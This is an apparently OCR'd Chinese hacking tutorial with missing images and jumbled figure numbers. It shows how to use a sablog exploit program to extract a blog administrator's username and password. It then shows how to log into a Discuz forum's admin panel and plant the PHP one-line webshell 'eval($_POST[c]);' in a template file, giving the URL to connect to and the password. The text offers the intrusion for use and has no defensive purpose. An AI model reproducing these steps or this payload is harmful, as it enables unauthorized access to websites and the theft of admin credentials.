


图9

我们再点击这个小页面中的“点击复制Trackback链接到剪切板”按钮，然后打开一个文本文件，把复制下来的内容粘贴进去，如图11。




图10




图11




图12

我们只要截取这段字符中的“MjExCWdiawkxMTU2MTY4MTE3CTI”就行了，这就是我们前面说到的code。现在就可以使用sablog漏洞利用程序把这个目标站点的管理员帐号和密码猜解出来，我们在cmd下转到利用程序的目录，然后输入“1.exe www.hackerxfiles.net / MjExCWdiawkxMTU2MTY4MTE3CTI”执行，十秒钟左右，程序就会返回目标站点的管理员帐号和密码了，如图12。




图19




图21




图22




图20

管理员的帐号密码都出来了我们还有什么不能做的呢？不过需要说明的是，有时候程序获得的管理员帐号是乱码，不过没关系，我们只要打开一篇日志，然后在日志中查找发表日志的人就能找到管理员帐号了。

四、后台拿webshell

前面我主要介绍了漏洞的入侵方法，现在再来讲讲进入后台拿webshell的方法。对于phpwind来说，目前我还没有想到拿webshell的方法，在网上找了很久也没有结果。

我们来看看discuz的后台拿shell方法吧，使用得到的管理员帐号和密码登录论坛，登录成功后点击论坛左上角的“系统设置”按钮，就会打开一个如图13所示的后台登录页面。




图13




图14




图15



图16

使用刚才得到的管理员帐号和密码登录进入后台，依次打开“论坛管理”－>“模板编辑”，就会看到如图14所示的页面。我们点击图中标出的那个“详情”按钮，就会看到如图15所示的页面，点击图中标出的“编辑”按钮。

在返回页面中的“<?”后面加上一句话木马“eval($_POST[c]);”，然后点击“提交”，返回修改成功后我们使用php一句话木马连接“http://www.hackerxfiles.net/templates/default/customfaq.lang.php”就行了，密码为“c”，如图16、图17所示。




图18

